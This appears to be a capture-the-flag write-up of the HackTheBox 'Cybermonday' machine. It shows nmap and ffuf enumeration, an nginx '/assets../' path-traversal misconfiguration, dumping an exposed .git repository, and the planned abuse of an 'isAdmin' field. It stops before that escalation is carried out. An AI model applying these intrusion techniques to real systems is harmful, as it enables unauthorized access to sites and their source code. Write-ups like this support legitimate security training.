This writeup is for Cybermonday from HackTheBox. a hard linux box.
don't fool youself though, this box was freaking insane.

preparation and Initial Enumeration

let's start with adding cybermonday.htb to our hosts file

```
sudo nano /etc/hosts
```

```
# Your system has configured 'manage_etc_hosts' as True.
# As a result, if you wish for changes to this file to persist
# then you will need to either
# a.) make changes to the master file in /etc/cloud/templates/hosts.debian.tmpl
# b.) change or remove the value of 'manage_etc_hosts' in
#     /etc/cloud/cloud.cfg or cloud-config from user-data
#
127.0.1.1 htb-q24i3xugzg.htb-cloud.com htb-q24i3xugzg
127.0.0.1 localhost

# The following lines are desirable for IPv6 capable hosts
::1 localhost ip6-localhost ip6-loopback
ff02::1 ip6-allnodes
ff02::2 ip6-allrouters

# HTB
10.129.100.147 cybermonday.htb
```

Initial Enumeration

to start enumerating the box I will first perform a port scan to see what services are running on the host and are accessible to me.

scanning all 65535 ports using `nmap`.

```
$ nmap -p- -vvvv cybermonday.htb
Starting Nmap 7.93 ( https://nmap.org ) at 2023-08-21 18:14 BST
Initiating Ping Scan at 18:14
Scanning cybermonday.htb (10.129.100.147) [2 ports]
Completed Ping Scan at 18:14, 0.03s elapsed (1 total hosts)
Initiating Connect Scan at 18:14
Scanning cybermonday.htb (10.129.100.147) [65535 ports]
```

```
Discovered open port 80/tcp on 10.129.100.147
Discovered open port 22/tcp on 10.129.100.147
```

Next I want to know what those ports are exposing so I scan a little bit deeper using `nmap`

```
$ nmap -p22,80 -sCV -oN nmap.txt cybermonday.htb
Starting Nmap 7.93 ( https://nmap.org ) at 2023-08-21 18:17 BST
Nmap scan report for cybermonday.htb (10.129.100.147)
Host is up (0.013s latency).

PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 8.4p1 Debian 5+deb11u1 (protocol 2.0)
| ssh-hostkey:
|   3072 7468141fa1c048e50d0a926afbc10cd8 (RSA)
|   256 f7109dc0d1f383f20525aadb080e8e4e (ECDSA)
|_  256 2f6408a9af1ac5cf0f0b9bd295f59232 (ED25519)
80/tcp open  http    nginx 1.25.1
|_http-server-header: nginx/1.25.1
|_http-title: Welcome - Cyber Monday
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at
https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 8.58 seconds
```


I added the flags `-sCV` and `-oN nmap.txt`.

```
-sCV -> service and version scan
-oN -> to save the output to a file for future reference
```


USER

Port 80: cybermonday.htb

browsing to `http://cybermonday.htb/` give me the following page



I opened burp and captured the requests while browsing through the website.
ended up with this tree



in the meantime I had started bruteforcing the website too using `ffuf` looking for interesting files or directories and found `.htaccess`

```
$ ffuf -u http://cybermonday.htb/FUZZ -w /opt/useful/SecLists/Discovery/Web-
Content/raft-medium-files-lowercase.txt

        /'___\  /'___\           /'___\
       /\ \__/ /\ \__/  __  __  /\ \__/
       \ \ ,__\\ \ ,__\/\ \/\ \ \ \ ,__\
        \ \ \_/ \ \ \_/\ \ \_\ \ \ \ \_/
         \ \_\   \ \_\  \ \____/  \ \_\
          \/_/    \/_/   \/___/    \/_/

       v1.4.1-dev
_____________________________________________

 :: Method           : GET
 :: URL              : http://cybermonday.htb/FUZZ
 :: Wordlist         : FUZZ: /opt/useful/SecLists/Discovery/Web-Content/raft-
medium-files-lowercase.txt
 :: Follow redirects : false
 :: Calibration      : false
```

```
 :: Timeout           : 10
 :: Threads           : 40
 :: Matcher           : Response status: 200,204,301,302,307,401,403,405,500
________________________________________________

index.php               [Status: 200, Size: 12761, Words: 3158, Lines: 240,
Duration: 883ms]
favicon.ico             [Status: 200, Size: 0, Words: 1, Lines: 1, Duration: 8ms]
.htaccess               [Status: 200, Size: 603, Words: 104, Lines: 22, Duration:
8ms]
robots.txt              [Status: 200, Size: 24, Words: 2, Lines: 3, Duration: 9ms]
```

the `.htaccess` file contains the following

```
<IfModule mod_rewrite.c>
    <IfModule mod_negotiation.c>
        Options -MultiViews -Indexes
    </IfModule>

    RewriteEngine On

    # Handle Authorization Header
    RewriteCond %{HTTP:Authorization} .
    RewriteRule .* - [E=HTTP_AUTHORIZATION:%{HTTP:Authorization}]

    # Redirect Trailing Slashes If Not A Folder...
    RewriteCond %{REQUEST_FILENAME} !-d
    RewriteCond %{REQUEST_URI} (.+)/$
    RewriteRule ^ %1 [L,R=301]

    # Send Requests To Front Controller...
    RewriteCond %{REQUEST_FILENAME} !-d
    RewriteCond %{REQUEST_FILENAME} !-f
    RewriteRule ^ index.php [L]
</IfModule>
```

to fully understand it I asked ChatGPT what it meant.

---

1. **Options -MultiViews -Indexes**: This line disables the MultiViews option, which allows content negotiation, and the Indexes option, which would allow users to see a directory listing if no index file is present.
2. **RewriteEngine On**: Enables the URL rewriting engine.

3. **Handle Authorization Header**: This section ensures that the HTTP Authorization header is passed through to the environment variable `HTTP_AUTHORIZATION`. This is often necessary for applications that require HTTP authentication.
4. **Redirect Trailing Slashes If Not A Folder**: If a URL has a trailing slash and it doesn't correspond to a directory, the request is redirected to the same URL without the trailing slash.
5. **Send Requests To Front Controller**: If the request doesn't correspond to a file or directory, it's redirected to `index.php`. This is a common pattern in many web applications, where all requests are handled by a single PHP file, and the requested path is usually parsed to determine what content to serve.

I continued scanning for directories using `ffuf` with a different wordlist.

```
$ ffuf -u http://cybermonday.htb/FUZZ -w /opt/useful/SecLists/Discovery/Web-
Content/raft-medium-directories-lowercase.txt -r

        /'___\  /'___\           /'___\
       /\ \__/ /\ \__/  __  __  /\ \__/
       \ \ ,__\\ \ ,__\/\ \/\ \ \ \ ,__\
        \ \ \_/ \ \ \_/\ \ \_\ \ \ \ \_/
         \ \_\   \ \_\  \ \____/  \ \_\
          \/_/    \/_/   \/___/    \/_/

       v1.4.1-dev
________________________________________________

 :: Method           : GET
 :: URL              : http://cybermonday.htb/FUZZ
 :: Wordlist         : FUZZ: /opt/useful/SecLists/Discovery/Web-Content/raft-
medium-directories-lowercase.txt
 :: Follow redirects : true
 :: Calibration      : false
 :: Timeout          : 10
 :: Threads          : 40
 :: Matcher          : Response status: 200,204,301,302,307,401,403,405,500
________________________________________________

login                   [Status: 200, Size: 5675, Words: 1603, Lines: 122,
Duration: 2677ms]
assets                  [Status: 403, Size: 153, Words: 3, Lines: 8, Duration:
459ms]
logout                  [Status: 200, Size: 5675, Words: 1603, Lines: 122,
```

```
Duration: 4519ms]
home                    [Status: 200, Size: 5675, Words: 1603, Lines: 122,
Duration: 4571ms]
products                [Status: 200, Size: 467331, Words: 2412, Lines: 133,
Duration: 4614ms]
```

and found an 403 Response on assets, which indicates forbidden... but I can access files/folders in it, as indicated in the picture of burp.

I started enumerating that folder using `ffuf` once again

```
$ ffuf -u http://cybermonday.htb/assets/FUZZ -w /opt/useful/SecLists/Discovery/Web-Content/raft-medium-files-lowercase.txt -r

       /'___\  /'___\           /'___\
      /\ \__/ /\ \__/  __  __  /\ \__/
      \ \ ,__\\ \ ,__\/\ \/\ \ \ \ ,__\
       \ \ \_/ \ \ \_/\ \ \_\ \ \ \ \_/
        \ \_\   \ \_\  \ \____/  \ \_\
         \/_/    \/_/   \/___/    \/_/

      v1.4.1-dev
________________________________________________

 :: Method           : GET
 :: URL              : http://cybermonday.htb/assets/FUZZ
 :: Wordlist         : FUZZ: /opt/useful/SecLists/Discovery/Web-Content/raft-medium-files-lowercase.txt
 :: Follow redirects : true
 :: Calibration      : false
 :: Timeout          : 10
 :: Threads          : 40
 :: Matcher          : Response status: 200,204,301,302,307,401,403,405,500
________________________________________________

.                       [Status: 403, Size: 153, Words: 3, Lines: 8, Duration: 8ms]
```

this didn't gave me much so I looked beyond and though of the "remove trailing slashes" rule. this can be exploitable... I tried some tricks and found a working one using tricks from here https://blog.detectify.com/2020/11/10/common-nginx-misconfigurations/

using a trailing `..` after assets it was possible to find files in the root directory. why? because `http://cybermonday.htb/assets/../something` gets rewritten to `http://cybermonday.htb/something`.

using this trick I found a `.git` file present at the directory.

```
$ ffuf -u http://cybermonday.htb/assets../FUZZ -w
/opt/useful/SecLists/Discovery/Web-Content/raft-medium-files-lowercase.txt -r

       /'___\  /'___\           /'___\
      /\ \__/ /\ \__/  __  __  /\ \__/
      \ \ ,__\\ \ ,__\/\ \/\ \ \ \ ,__\
       \ \ \_/ \ \ \_/\ \ \_\ \ \ \ \_/
        \ \_\   \ \_\  \ \____/  \ \_\
         \/_/    \/_/   \/___/    \/_/

      v1.4.1-dev
________________________________________________

 :: Method           : GET
 :: URL              : http://cybermonday.htb/assets../FUZZ
 :: Wordlist         : FUZZ: /opt/useful/SecLists/Discovery/Web-Content/raft-
medium-files-lowercase.txt
 :: Follow redirects : true
 :: Calibration      : false
 :: Timeout          : 10
 :: Threads          : 40
 :: Matcher          : Response status: 200,204,301,302,307,401,403,405,500
________________________________________________

.                       [Status: 403, Size: 153, Words: 3, Lines: 8, Duration: 8ms]
.git                    [Status: 403, Size: 153, Words: 3, Lines: 8, Duration: 9ms]
.gitignore              [Status: 200, Size: 179, Words: 1, Lines: 15, Duration:
8ms]
```

with this I tried dumping the directory using the `git-dumper` tool from the following git repo.
https://github.com/arthaud/git-dumper

```
$ git-dumper http://cybermonday.htb/assets../.git .git/
[-] Testing http://cybermonday.htb/assets../.git/HEAD [200]
[-] Testing http://cybermonday.htb/assets../.git/ [403]
[-] Fetching common files
[-] Fetching http://cybermonday.htb/assets../.gitignore [200]
[-] Fetching http://cybermonday.htb/assets../.git/COMMIT_EDITMSG [200]
[-] Fetching http://cybermonday.htb/assets../.git/description [200]
[-] Fetching http://cybermonday.htb/assets../.git/hooks/pre-rebase.sample [200]
[-] Fetching http://cybermonday.htb/assets../.git/hooks/pre-push.sample [200]
[-] Fetching http://cybermonday.htb/assets../.git/hooks/applypatch-msg.sample [200]
[-] Fetching http://cybermonday.htb/assets../.git/hooks/pre-receive.sample [200]
```

```
[-] Fetching http://cybermonday.htb/assets../.git/hooks/prepare-commit-msg.sample
[200]
[-] Fetching http://cybermonday.htb/assets../.git/hooks/update.sample [200]
[-] Fetching http://cybermonday.htb/assets../.git/hooks/commit-msg.sample [200]
[-] Fetching http://cybermonday.htb/assets../.git/index [200]
```

after looking around in the git repo I found the following interesting things.

`create_users_table.php`

```php
<?php

use Illuminate\Database\Migrations\Migration;
use Illuminate\Database\Schema\Blueprint;
use Illuminate\Support\Facades\Schema;

return new class extends Migration
{
    /**
     * Run the migrations.
     *
     * @return void
     */
    public function up()
    {
        Schema::create('users', function (Blueprint $table) {
            $table->id();
            $table->string('username')->unique();
            $table->string('email')->unique();
            $table->string('password');
            $table->boolean('isAdmin')->default(0);
            $table->rememberToken();
            $table->timestamps();
        });
    }

    /**
     * Reverse the migrations.
     *
     * @return void
     */
    public function down()
    {
        Schema::dropIfExists('users');
    }
};
```


`create_personal_access_tokens_table.php`

```php
<?php

use Illuminate\Database\Migrations\Migration;
use Illuminate\Database\Schema\Blueprint;
use Illuminate\Support\Facades\Schema;

return new class extends Migration
{
    /**
     * Run the migrations.
     *
     * @return void
     */
    public function up()
    {
        Schema::create('personal_access_tokens', function (Blueprint $table) {
            $table->id();
            $table->morphs('tokenable');
            $table->string('name');
            $table->string('token', 64)->unique();
            $table->text('abilities')->nullable();
            $table->timestamp('last_used_at')->nullable();
            $table->timestamps();
        });
    }

    /**
     * Reverse the migrations.
     *
     * @return void
     */
    public function down()
    {
        Schema::dropIfExists('personal_access_tokens');
    }
};
```

in the `web.php` I find the route `dashboard` which needs admin permissions.


by simply browsing to it I find myself in the debug stack of laravel. handy for information but I don't need this right now.

the error message is interesting though.




let's create an account and try to elevate to admin adding this property to our user on creation.

